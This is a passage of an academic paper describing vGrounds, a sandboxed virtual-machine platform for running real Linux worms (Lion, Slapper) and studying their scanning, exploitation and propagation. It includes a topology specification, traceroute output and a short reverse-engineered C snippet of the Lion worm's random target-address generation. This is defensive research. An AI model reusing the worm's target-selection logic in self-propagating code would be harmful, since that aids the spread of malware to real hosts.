Virtual Playgrounds For Worm Behavior Investigation

Xuxian Jiang[†], Dongyan Xu[†], Helen J. Wang[‡], Eugene H. Spafford[†]

[†] *CERIAS and Department of Computer Science*
Purdue University, West Lafayette, IN 47907
{ jiangx, dxu, spaf}@cs.purdue.edu

[‡] *Microsoft Research*
Redmond, WA 98052
helenw@microsoft.com

Abstract

To detect and defend against Internet worms, researchers have long hoped to have a safe convenient environment to unleash and run real-world worms for close observation of their infection, damage, and propagation. However, major challenges exist in realizing such "worm playgrounds", including the playgrounds' *fidelity, confinement, scalability*, as well as *convenience* in worm experiments. In this paper, we present a *virtualization-based* platform to create virtual worm playgrounds, called *vGrounds*, on top of a physical infrastructure. A vGround is an all-software virtual environment dynamically created for a worm attack. It has realistic end-hosts and network entities, all realized as virtual machines (VMs) and confined in a virtual network (VN). The salient features of vGround include: (1) *high fidelity* supporting real worm codes exploiting real vulnerable services, (2) *strict confinement* making the real Internet totally invisible and unreachable from inside a vGround, (3) *high resource efficiency* achieving sufficiently large scale of worm experiments, and (4) *flexible and efficient worm experiment control* enabling fast (tens of seconds) and automatic generation, re-installation, and final teardown of vGrounds. Our experiments with real-world worms (including *multi-vector worms and polymorphic worms*) have successfully exhibited their probing and propagation patterns, exploitation steps, and malicious payloads, demonstrating the value of vGrounds for worm detection and defense research.

Keywords: Internet Worms, Intrusion Observation and Analysis, Destructive Experiments

1 Introduction

In recent worm detection and defense research, we have witnessed increasingly novel features of emerging worms [49] in their infection and propagation strategies. Examples are polymorphic appearance [40, 32, 50], multi-vector infection [17, 15], self-destruction [21, 25], and intelligent payloads such as self-organized attack networks [19] or mass-mailing capability [23]. In order to understand key aspects of worm behavior such as probing, exploitation, propagation, and malicious payloads, researchers have long hoped to have a safe and convenient environment to run and observe real-world worms. Such a "worm playground" environment is useful not only in accessing the impact of worm intrusion and propagation, but also in testing worm detection and defense mechanisms [55, 57, 47, 51, 41, 44].

Despite its usefulness, there are difficulties in realizing a worm playground. Major challenges include the playground's *fidelity, confinement, scalability, resource efficiency*, as well as the *convenience in worm experiment setup and control*. Currently, a common practice is to deploy a dedicated testbed with a large number of physical machines, and to use these machines as nodes in the worm playground. However, this approach may not effectively address the above challenges, for the following reasons: (1) Due to the coarse granularity (one physical host) of playground entities, the scale of a worm playground is constrained by the number of physical hosts, affecting the full exhibition of worm propagation behavior. Meanwhile, the granularity also limits the number of simultaneous worm experiments that can run at the same time. (2) By nature, worm experiments are *destructive*. With physical hosts as playground nodes, it is a time-consuming and error-prone manual task for worm researchers to re-install, re-configure, and reboot worm-infected hosts between experiment runs. (3) Using physical hosts for worm tests may lead to security risk and impact leakage, because the hosts may connect to machines *outside* the playground. However, if we make the testbed a physically-disconnected "island", the testbed will no longer be share-able to remote researchers.

The contribution of our work is the design, implementation, and evaluation of a *virtualization-based* platform to quickly create safe virtual worm playgrounds called *vGrounds*, on top of general-purpose infrastructures. Our vGround platform can be readily used to analyze Linux worms, which represent a non-negligible source of insecurity especially with the rise of popularity of Linux in servers' market. Our design principles and concepts can also be applied to build Windows-based vGrounds [1].

The vGround platform can conveniently turn a physical infrastructure into a base to host vGrounds. An infrastructure can be a single physical machine, a local cluster, or a multi-domain overlay infrastructure such as PlanetLab [8]. A vGround is an all-software virtual environment with realistic end-hosts and network entities, all realized as virtual machines (VMs). Furthermore, a virtual network (VN) connects these VMs and *confines* worm traffic within the vGround. The salient features of vGround include:

- *High fidelity* By running real-world OS, application, and networking software, a vGround allows *real* worm code to propagate as in the real Internet. Our full-system virtualization approach achieves the fidelity that leads to more opportunities to capture nuances, tricks, and variations of worms, compared with simulation-based approaches [46]. For example, one of our vGround-based experiments *identified a misstatement on the victim-targeting behavior of a well-known worm in a worm bulletin*[2].

- *Strict confinement* Under our VM and VN (virtual network) technologies, the real Internet is totally invisible (unaddressable) from inside a vGround, preventing the leakage of negative impact caused by worm infection, propagation, and malicious payloads [16, 25] into the underlying infrastructure and cascadingly, the rest of the Internet. Furthermore, the damages caused by a worm only affect the virtual entities and components in one vGround and therefore do *not* affect other vGrounds running on the same infrastructure.

- *Flexible and efficient worm experiment control* Due to the all-software nature of vGrounds, the instantiation, re-installation, and final tear-down of a vGround are both fast and automatic, saving worm researchers both time and labor. For example, in our Lion worm experiment, it only takes 60, 90, and 10 seconds, respectively, to generate, bootstrap, and tear-down the vGround with 2000 virtual nodes. Such efficiency is essential when performing *multiple runs of a destructive experiment*. These operations can take hours or even days if the same experiment is performed directly on physical hosts. More importantly, the operations can be started by the researchers *without* the administrator privilege of the underlying infrastructure.

- *High resource efficiency* Because of the scalability of our virtualization techniques, the scale of a vGround can be magnitudes larger than the number of physical machines in the infrastructure. In our current implementation, one physical host can support several *hundred* VMs. For example, we have tested the propagation of Lion worms [16] in a vGround with 2000 virtual end hosts, based on 10 physical nodes in a Linux cluster.

  However, we would like to point out that although such scalability is effective in exposing worm propagation strategies based on our limited physical resources (Section 4), it is *not* comparable to the scale achieved by worm simulations. Having different focuses and experiment purposes, vGround is more suitable for analyzing detailed worm actions and damages, while the simulation-based approach is better for modeling the speed of worm propagation under Internet scale and topology. Also, lacking realistic background computation and traffic load, current vGrounds are *not appropriate for accurate quantitative modeling of worms*.

We are not aware of similar worm playground platforms with all the above features that are widely deployable on general-purpose infrastructures. We have successfully run real worms, including multi-vector worms and polymorphic worms, in vGrounds on our *desktops*, *local clusters*, and *PlanetLab*. Our experiments are able to fully exhibit the worms' probing and propagation patterns, exploitation attempts, and malicious payloads, demonstrating the value of vGrounds in worm detection and defense research.

The rest of this paper is organized as follows: Section 2 provides an overview of the vGround approach. The detailed design is presented in Section 3. Section 4 demonstrates the effectiveness of vGround using our experiments with several real-world worms. A discussion on the "vGround vs. worm" arms race is presented in Section 5. Related works are discussed in Section 6. Finally, Section 7 concludes this paper.

2 The vGround Approach

In this section, we present an overview of the vGround approach. *Virtualization* permeates the design and implementation of the vGround platform. More specifically,

[1]We are currently extending the vGround platform to support Windows worms by leveraging recent advances in Windows virtualization (e.g., Bochs [1]).

[2]The misstatement is now fi xed and the authors have agreed not to disclose the details.




Figure 1: A PlanetLab-based vGround for worm experiment

vGrounds are enabled by both new and existing VM and VN technologies, which efficiently emulate vGround entities, including end hosts, firewalls, routers, and network connections. A vGround can be created on a wide range of infrastructures. For example, Figure 1 shows a simple vGround (the vGrounds in our worm experiments are much larger in scale) we create based on three PlanetLab hosts A, B, and C. The vGround includes three virtual enterprise networks connected by three virtual routers. One "seed" worm has initially infected a virtual end host (128.10.1.1) in network A (128.10.0.0/16). Note that the address space of the vGround is totally orthogonal to that of the Internet and their IP numbers can safely overlap.

Using a vGround specification language, a worm researcher will be able to specify the worm experiment setup in a vGround, including software systems and services, IP addresses, and routing information of virtual nodes (i.e. virtual end hosts and routers). Given the specification, the vGround platform will perform *automatic* vGround instantiation, bootstrapping, and cleanup. In a typical worm experiment, multiple runs are often needed, in order to to collect a sufficiently large set of infection traces (for data mining or signature extraction), or to revise, refine, and re-try the worm signature(s). However, because of the worm's destructive behavior, the vGround will be completely unusable after each run and need to be re-installed. *The vGround platform is especially efficient in supporting such an iterative worm experiment workflow*.

2.1 Key vGround Techniques

Full-system virtualization is adopted to achieve high *fidelity* of vGrounds. Worms infect machines by remotely exploiting certain vulnerabilities in OS or application services (e.g., BIND, Sendmail, DNS). Therefore, the vulnerabilities provided by vGrounds should be the same as those in real software systems. As such, vGround can not only be leveraged for experimenting worms propagating via known vulnerabilities, but also be useful for discovering worms exploiting *unknown vulnerabilities*, of which worm simulations are *not* capable.

There exist various VM technologies that enable full-system virtualization. Examples include VMware [13], Denali [59], Xen [28], and User-Mode Linux (UML) [33]. The differences in their implementations lead to different levels of cost, deployability and configurability: VMware requires several loadable kernel modules for virtualizing underlying physical resources; Xen and Denali "paravirtualize" physical resources by running *in place of* host OS; and UML is mainly a *user-level* implementation through system call virtualization. We choose UML in the current vGround implementation because of the least changes (or even no change) to the host OS[3] and no root-privilege requirement. As such, vGrounds can be widely deployed in most Linux-based systems (including PlanetLab). *We have developed new extensions to UML*, as described next.

New network virtualization techniques are developed to achieve vGround *confinement*. Simply running a worm experiment in a number of VMs *will not* confine the worm traffic and prevent potential worm "leakage". Although UML has some support for virtual networking, it is not capable of forming an *isolated* virtual topology across a *multi-domain* shared infrastructure. As our solution, we have developed new network virtualization techniques to create a VN for VMs in a vGround. The

[3]Certain patching to the host OS is strongly suggested for better scalability and confinement. Such patches are installed by default in many Linux systems.

```
project  Planetlab−Worm
template slapper {
        image slapper.ext2
        cow enabled
        startup {
            /etc/rc.d/init.d/httpd start
        }
}
template router {
        image router.ext2
        routing ospf
        startup {
            /etc/rc.d/init.d/ospfd start
        }
}
router R1 {
    superclass router
    network eth0 {
        switch AS1_lan1
        address 128.10.1.250/24
    }
    network eth1 {
        switch AS1_AS2
        address 128.8.1.1/24
    }
}

switch AS1_lan1 {
      unix_sock sock/as1_lan1
      host  planetlab6.millennium.berkeley.edu
}

switch AS1_AS2 {
      udp_sock 1500
      host  planetlab6.millennium.berkeley.edu
}
node   AS1_H1 {
        superclass slapper
        network eth0 {
              switch AS1_lan1
              address 128.10.1.1/24
              gateway 128.10.1.250
        }
}
node   AS1_H2 {
        superclass slapper
        network eth0 {
              switch AS1_lan1
              address 128.10.1.2/24
              gateway 128.10.1.250
        }
}

switch AS2_lan1 {
      unix_sock sock/as2_lan1
      host  planetlab1.cs.purdue.edu
}

switch AS2_AS3 {
      udp_sock 1500
      host  planetlab1.cs.purdue.edu
}
node   AS2_H1 {
        superclass slapper
        network eth0 {
              switch AS2_lan1
              address 128.11.1.3/24
              gateway 128.11.1.250
        }
}
node   AS2_H2 {
        superclass slapper
        network eth0 {
              switch AS2_lan1
              address 128.11.1.4/24
              gateway 128.11.1.250
        }
}

switch AS3_lan1 {
      unix_sock sock/as3_lan1
      host  planetlab8.lcs.mit.edu
}

router R2 {
    superclass router
    network eth0 {
        switch AS2_lan1
        address 128.11.1.250/24
    }
   network eth1 {
       switch AS1_AS2
       address 128.8.1.2/24
   }
    network eth2 {
        switch AS2_AS3
        address 128.9.1.2/24
    }
}

node   AS3_H1 {
        superclass slapper
        network eth0 {
              switch AS3_lan1
              address 128.12.1.5/24
              gateway 128.12.1.250
        }
}
node   AS3_H2 {
        superclass slapper
        network eth0 {
              switch AS3_lan1
              address 128.12.1.6/24
              gateway 128.12.1.250
        }
}
router R3 {
    superclass router
    network eth0 {
        switch AS3_lan1
        address 128.12.1.250/24
    }
     network eth1 {
         switch AS2_AS3
         address 128.9.1.1/24
     }
 }
```

Figure 2: A sample vGround specification

VN constrains both the topology and volume of traffic generated by the VMs. Such a VN essentially appears as a "virtual Internet" (though with a smaller scale) with its own IP address space and router infrastructure. More importantly, the VN and the real Internet are, by nature of our VN implementation, *mutually un-addressable*.

New optimization techniques are developed to improve vGround *scalability, efficiency, and flexibility*. To increase the number of VMs that can be supported in one physical host, the resource consumption of each individual VM needs to be conserved. For example, a full-system image of Red-Hat $9.0/7.2$ requires approximately $1G/700M$ disk space. For a vGround of 100 VMs, a naive approach would require at least $100G/70G$ disk space. Our optimization techniques exploit the fact that a large portion of the VM images is the *same* and can be shared among the VMs. Furthermore, some services, libraries, and software packages in the VM image are *not* relevant to the worm being tested, and could therefore be safely removed. We also develop a *new method* to safely and efficiently generate VM images in each physical host (Section 3.4). Finally, a *new technique is developed to enable worm-driven vGround growth*: new virtual nodes/subnets can be added to the vGround at runtime in reaction to a worm's infection intent.

2.2 vGround User Configurability

The vGround platform provides a vGround specification language to worm researchers. There are two major types of entities - *network* and *virtual node*, in the vGround specification language. A *network* is the medium of communication among *virtual nodes*. A virtual node can be an end-host, a router, or a firewall and it has one or more network interface cards (NICs) - each with an IP addresses. In addition, the virtual nodes are properly connected using proper routing mechanisms. Currently, the vGround platform supports RIP, OSPF, and BGP protocols.

In order to conveniently specify and efficiently generate various system images, the language defines the following notions: (1) A *system template* contains the basic VM system image which is *common* among multiple virtual nodes. If a virtual node is derived from a system template, the node will inherit all the capabilities specified in the system template. The definition of system template is motivated by the observation that most end-hosts to be victimized by a certain worm look quite similar from the worm's perspective. (2) A *cluster* of nodes is the group of nodes located in the same subnet. The user may specify that they inherit from the same system template, with their IP addresses sharing the same subnet prefix.

As an example, Figure 2 shows the specification for the vGround in Figure 1. The keyword *template* indicates the system template used to generate other images files. For example, the image *slapper.ext2* is used to generate the images of the following end-hosts: $AS1\_H1$, $AS1\_H2$, $AS2\_H1$, $AS2\_H2$, $AS3\_H1$, and $AS3\_H2$; while the image *router.ext2* is used to generate the images of routers $R1$, $R2$, and $R3$. The keyword *switch* indicates the creation of a *network* connecting various virtual nodes. The internal keywords $unix\_sock$ and udp_sock indicate different network virtualization techniques based on UNIX and INET-4 sockets, respectively. Note that the keyword *cluster* is not used in this example. However, for a large-scale vGround, it is more convenient to use *cluster* to specify a large number of subnets, each with end-hosts of similar configuration.

After a vGround is created, the vGround platform also




Figure 3: Illustration of network virtualization in vGround

provides a collection of toolkits to unleash the worm, collect worm infection traces, monitor worm propagation status, and re-install or tear-down the vGround. More details will be described in Sections 3 and 4.

3 Design Details

3.1 Full-System Virtualization

The vGround platform leverages UML, an open-source VM implementation where the guest OS runs directly in the unmodified *user space* of the host OS. Processes within a UML-based VM are executed in the VM in exactly the same way as they are executed in a native Linux machine. Leveraging the capability of *ptrace*, a special process is created to intercept the system calls made by any process in the UML VM, and redirect them to the guest OS kernel. Through system call interception, UML is able to virtualize various resources such as memory, networks, and other "physical" peripheral devices. An in-depth analysis of UML is beyond the scope of this paper and interested readers are referred to [33].

For worm experiments, it is interesting to note that in earlier implementation of UML under the "tt mode", the UML kernel occupies the last $0.5G$ of ptraced process address space and is *writable* by default. Such placement *prevents* certain worms from exploiting stack-based overflows and therefore limits applicability of vGrounds. In addition, the "write" permission incurs security risk. The recent version of UML implements the "skas mode" [33], by which the tracing process acts as a kernel-level thread, and does not impose such restriction or risk. In fact, this explains why certain worms like *Lion* cannot successfully propagate in vGrounds on top of PlanetLab, as the OS kernels of PlanetLab hosts do not usually support the "skas" mode.

3.2 Network Virtualization

The network virtualization methods in a vGround is illustrated in Figure 3: UNIX socket daemon-based transport and our new *UDP tunneling-based transport*. The latter method enables communications among VMs in physical hosts located in *different domains*. More specifically, *virtual switches* are created to perform UDP tunneling, which serves as the link-layer "carrier" of vGround traffic. Since a virtual switch runs *below* the virtual NIC, from the perspective of VMs, the UDP tunnels are the "cables" (hardware) connecting the VMs and they are untamperable from inside a VM. *This new design differentiates our technique from other virtual networking techniques* [54, 52] and is critical to the strict confinement feature of vGrounds. Also, the *user-level* implementation of our network virtualization methods brings significant deployability and topology flexibility to vGrounds.

In order to demonstrate the effect of network virtualization, we again use the PlanetLab example shown in Figure 1. The result of running *traceroute in the VM* $AS1\_H1$ to find the route to $AS3\_H2$ is shown in Figure 4. The route is totally orthogonal to the real Internet. More details can be found in [37].

```
[root@AS1_H1 /root]#traceroute  -n AS3_H2
traceroute to AS3_H2 (128.12.1.6), 30 hops max, 40 byte packets
 1  128.10.1.250  2.342 ms  3.694 ms  2.054 ms
 2  128.8.1.2  69.29 ms  68.943 ms  68.57 ms
 3  128.9.1.1  104.556 ms  107.078 ms  109.224 ms
 4  128.12.1.6  116.237 ms  172.488 ms  108.982 ms
[root@AS1_H1 /root]#
```

Figure 4: Running *traceroute* inside a vGround

3.3 Virtual Node Optimization and Customization

A virtual node in vGround can be one of the following: (1) an end-host exposing certain software vulnerabilities that can be exploited by worms; (2) a router forwarding packets according to routing and topology specification; (3) a firewall monitoring and filtering packets based on firewall rules; or (4) a network/host-based intrusion detection system (IDS) sniffing and analyzing network traffic. We have applied and developed techniques to customize VMs into different types of virtual nodes and to optimize VM space requirement for better scalability.

The system template is a useful facility to share the common part of virtual node images. As shown in Section 2.1, the images of the same type of virtual nodes have a lot in common though they might have different network configuration. Every image file in vGround is composed of two parts: one is a shared system template and the other part is node-specific. In the example in Figure 2, the Apache service started by the script */etc/rc.d/init.d/httpd start* is common among all end-host images, while the OSPF service started by the script */etc/rc.d/init.d/ospfd start* is common among all router images. On the other hand, every virtual node has its unique networking configuration (e.g., IP address and routing table). which is specified in the node-specific portion. To execute such specification, we apply the Copy-On-Write (COW) support in UML in the vGround platform, achieving significant savings in disk space. The COW support also helps to achieve high image generation efficiency.

Another optimization is to strip down system templates. When a vGround contains hundreds or thousands of virtual nodes, the templates need to tailored to remove unneeded services. In worm experiments, this seems feasible because most worms infect and spread via one or only a few vulnerabilities. For example, for the lion worm experiment, a tailored system image of only $7MB$ (with BIND-$8.2.1$ service) can be built. Since the system templates are just regular *ext2/ext3* file systems, it is possible to build customized system templates from scratch. However, available packaging tools such as *rpm* greatly simplify this process.

3.4 Worm Experiment Services


To provide users with worm experiment convenience, the vGround platform provides a number of efficient worm experiment services.

VM image generation (by VM) Every virtual node is created from its corresponding image file containing a regular file system. However, image generation using direct file manipulation operations such as *mount* and *umount* usually requires the *root* privilege of the underlying physical host. To efficiently generate image files *without* the root privilege, an interesting *"VM generating VMs"* approach is developed: the vGround platform first boots a *specially crafted* UML-based VM in each physical host, which takes less than 10 seconds. With the support of *hostfs* [33], this special VM is able to access files in the physical host's file system with regular user privilege. Inside the special VM, image generation will then be performed *using the VM's own root privilege*. It only takes tens of seconds for the special VM to generate hundreds of system images. We note that the special VM will *not* be part of the vGround being created. Therefore, there is no possibility of worm accessing files in the physical host.


vGround bootstrapping and tear-down The vGround platform also creates scripts for automatic boot-up and tear-down of virtual nodes, to be triggered remotely by the worm researcher. In particular, the sequence of virtual node boot-up/tear-down is carefully arranged. For example, a virtual switch should be ready before the virtual nodes it connects. In the current implementation, each virtual node is associated with a *boot-order/tear-order* number to reflect such a sequence.

Generation and collection of worm traces Each virtual node in vGround has an embedded logging module (included in its VM image). The logger generates worm traces, which will be collected for analyzing different aspects of worms. The vGround platform supports different types of logging modules. In fact, a Linux-based monitoring or intrusion detection system, such as *tcpdump* [10], *snort* [9], and *bro* [2], can be readily packaged into vGround. In addition, we have designed and implemented a *kernelized* version of *snort* called *kernort* [39] that operates in the guest OS kernel of virtual nodes. Kernort generates logs and pushes them down from the VM domain to the physical host domain at runtime.

To collect traces generated by the hundreds and thousands of virtual nodes, manual operation is certainly impractical, especially when the traces need to be collected "live" at runtime. vGround automates the collection process via a toolkit that collects traces generated by different loggers (e.g., *tcpdump, kernort*). Furthermore, after an experiment, the worm's "crime scene" in the vGround can also be inspected and "evidence" be collected, in a way similar to VM image generation: a *special VM* is quickly instantiated to mount the image file to be inspected (an *ext2/ext3* file), and "evidence" collection will be performed via the special VM.



(a) Target network space of Lion worm



(b) Target network space of Slapper worm

Figure 5: Target network space of Lion worm and Slapper worm

4 Worm Experiments in vGrounds

To demonstrate the capability of vGrounds, we present in this section a number of worm experiments we have conducted in vGround using the following real-world worms: the Lion worm [16], Slapper worm [19], and Ramen worm [4]. The experiments span from individual stages for worm infections (e.g., target network space selection (Section 4.1), propagation pattern and strategy (Section 4.2), exploitation steps (Section 4.3), and malicious payloads (Section 4.4)) to more advanced schemes such as intelligent payloads (Section 4.4), multi-vector infections (Section 4.5), and polymorphic appearances (Section 4.5). Throughout this section, we will highlight the new benefits vGrounds bring to a worm researcher, as well as interesting worm analysis results obtained during our experiments. In fact, the worm bulletin misstatement mentioned in Section 1 was identified during these experiments.


The infrastructure in our experiments is a Linux cluster. The cluster belongs to the Computing Center of Purdue University (ITaP) for *scientific computing* purpose. Neither do we have root privilege nor do we obtain special assistance from the cluster administrator, indicating vGround's good deployability. Each physical node in the cluster has two AMD Athlon processors (each with 64K L1 I-cache, 64K D-cache, and 256KB L2 cache), 1GB memory, and 10GB disk space.

4.1 Target Network Space


Using vGrounds, we first examine the target network space of Lion worms and Slapper worms. We are especially interested in the address blocks that a worm *tries to avoid*. This information not only exposes the worm author's knowledge about unallocated Internet address blocks [3], but also reveals the address blocks that have been "black-listed" by the black-hat community (for example, the address blocks used for sinkhole networking [61]).

Lion worm The Lion worm "spreads by scanning random class B IP networks for hosts that are vulnerable to a remote exploit in the BIND name service daemon. Once it has found a candidate for infection, it attacks the remote machine and, if successful, downloads and installs a package..." [5]. To create a vGround for the Lion worm, a system template *lion.ext2* is built, containing the vulnerable version of BIND service. Thanks to vGround's virtual node optimization techniques, the size of the image is only $7M$. A vGround with more than 1500 virtual nodes (1500 virtual end-hosts in ten subnets connected by OSPF routers) is deployed on ten physical hosts each supporting about 150 virtual nodes. The image files are efficiently generated within 60 seconds and the vGround is boot-up in less than 90 seconds. In this experiment, we deploy "seed" Lion worms in ten virtual end-hosts. Over a one-week period, the vGround automatically collects the traces generated by the *kernort* logging module embedded in the 10 infected end hosts. We then extract and aggregate the IP addresses of attempted targets to show the distribution of Lion worm victims.


Figure 5(a) shows the network distribution of targets probed by the Lion worm, based on the first octet of their IP addresses. The probes are evenly distributed over the range of $[13, 243]$. It seems that the Lion worm does not skip private or reserved address blocks [3]. To verify this observation, we also perform reverse engineering using *objdump* [7] on the Lion worm binary. The



(a) When 2% hosts infected



(b) When 5% hosts infected



(c) When 10% hosts infected

Figure 6: Propagation of Slapper worm w/ *address-sweeping* (total: 1000 hosts)

result is illustrated by the functionally-similar C code segment shown in Figure 7, confirming our observation in vGround.

```
int myrand()  /* Random generation of the first octet */
{
        int i;
        i=13+(int) (230.0*rand()/(RAND_MAX+1.0));
        return(i);
}

int myrand2() /* Random generation of the second octet */
{
        int i;
        i=1+(int) (254.0*rand()/(RAND_MAX+1.0));
        return(i);
}

int main  ()
{

        srand((time(NULL)*rand()));
        printf("%i.",myrand());

        return printf("%i",myrand2());
}
```

Figure 7: Reverse-engineered code snippet of Lion worm generating random targets

Slapper worm The Slapper worm exploits a buffer overflow vulnerability in the OpenSSL component of SSL-enabled Apache web servers. If successful, the worm can be used as a back-door to start up a range of Denial-of-Service attacks [6]. The Slapper worm was captured and thoroughly analyzed by researchers at Symantec [45].

A system template *slapper.ext2* contains the vulnerable version of *Apache* server. The size of the image is approximately $32M$. A vGround of about 1500 virtual nodes is deployed on 20 physical hosts of the Linux cluster, with each hosting about 75 virtual nodes. Similar to the Lion worm experiment, we extract the probing traffic from the Slapper-infected nodes and then plot the target address distribution in Figure 5(b).


Unlike the Lion worm which ignores the reserved IP address ranges, the Slapper worm deliberately skips certain reserved IP address ranges. The address blocks skipped reflect the global address assignment *at the time when the Slapper worm was released*. For example, back then, the address blocks of 082/8 - 088/8 are reserved by IANA (Internet Assigned Numbers Authority) and therefore skipped by the Slapper worm, as shown in Figure 5(b). As of today, however, these address blocks are no longer reserved by IANA [3].

4.2 Propagation Pattern

Understanding a worm's propagation pattern is important to the design of worm containment mechanisms. In this experiment, we demonstrate that vGrounds achieve sufficiently large scale to observe a worm's propagation pattern.

